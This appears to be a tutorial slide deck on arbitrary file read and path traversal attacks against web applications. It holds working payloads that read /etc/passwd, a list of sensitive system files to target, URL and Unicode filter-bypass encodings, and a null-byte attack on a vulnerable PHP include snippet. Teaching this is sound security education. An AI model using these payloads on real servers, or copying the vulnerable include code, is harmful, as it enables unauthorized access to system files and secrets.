

Arbitrary File Read

What is it?

Attacker can read different files, which are not allowed by default - it can be system files, server's files, user's files etc..

- It's possible because:
 - Server's misconfiguration
 - No filtering user's data
 - Vulnerabilities

How it works




How it works


Attacker can brute force files



How it works



How it works



Path traversal

File structure

- parent_directory
- file_in_parent_directory.txt
 - htdocs
 - child_directory
 - secret.txt
 - img
 - uploads
 - payload.jpg
 - cat.jpg
 - uploads
 - cat.jpg
 - index.php
 - head.php
 - index.php
 - read.php
 - nullbyte.php
 - secret.txt

How it works

Attacker can use `../` to read files in parent's directory

It's possible because:

Missconfiguration

Vulnerable code



H4ck3R

`/read.php?file=../../../../etc/passwd`



`root:x:0:0:root:/root:/bin/bash`

...



Web App

Some Useful files (Linux)

`/etc/passwd` - users, identifiers, home catalogs

`/etc/profile` - define basic variables (PATH, PS1, umask)

`/etc/issue` - info about the system / welcome message

`/proc/version` - info about the system and the core

`/proc/cpuinfo` - info about CPU

`/proc/self/environ` - environment variables

Filter special characters

When Web Application filtering special characters, we can try this:

URL Encoding

Unicode

....// (if ../ filter)

Bypass filter (Linux)

../ - blocked

Using URL Encoding:

`%2e%2e%2f`

`%2e%2e/`

`..%2f`

Using Unicode Encoding:

`..%c0%af`

Bypass filter (Windows)

..\ - blocked

Using URL Encoding:

`%2e%2e%5c`

`%2e%2e\`

`..%5c`

Using Unicode Encoding:

`..%c1%9c`

Null byte

%00, 0x00, null byte, \0 - Special character, means an end of a line

Old PHP (<5.3.4)

Null byte work only with `magic_quotes_gpc=off`

```
$file=$_GET['page'];  
if (file_exists('/home/' . $file . '.php')) {  
    include '/home/' . $file . '.php';  
}
```

How it works



H4ck3R

`/?page=../../../../etc/passwd%00`




Web App



PHP

How it works



How it works



H4ck3R

`/?page=../../../../etc/passwd%00`



Web App

`../../../../etc/passwd\0`



PHP

```
$file=../../../../etc/passwd\0
if (file_exists('/home/../../../../etc/passwd\0.php')) {
    include '/home/../../../../etc/passwd\0.php';
}
```


How it works



H4ck3R

`/?page=../../../../etc/passwd%00`



Web App

`root:x:0:0:root:/root:/bin/bash`

...

`../../../../etc/passwd\0`


```
$file=../../../../etc/passwd\0
```

```
if (file_exists('/home/../../../../etc/passwd\0.php')) {  
    include '/home/../../../../etc/passwd\0.php';  
}
```




PHP

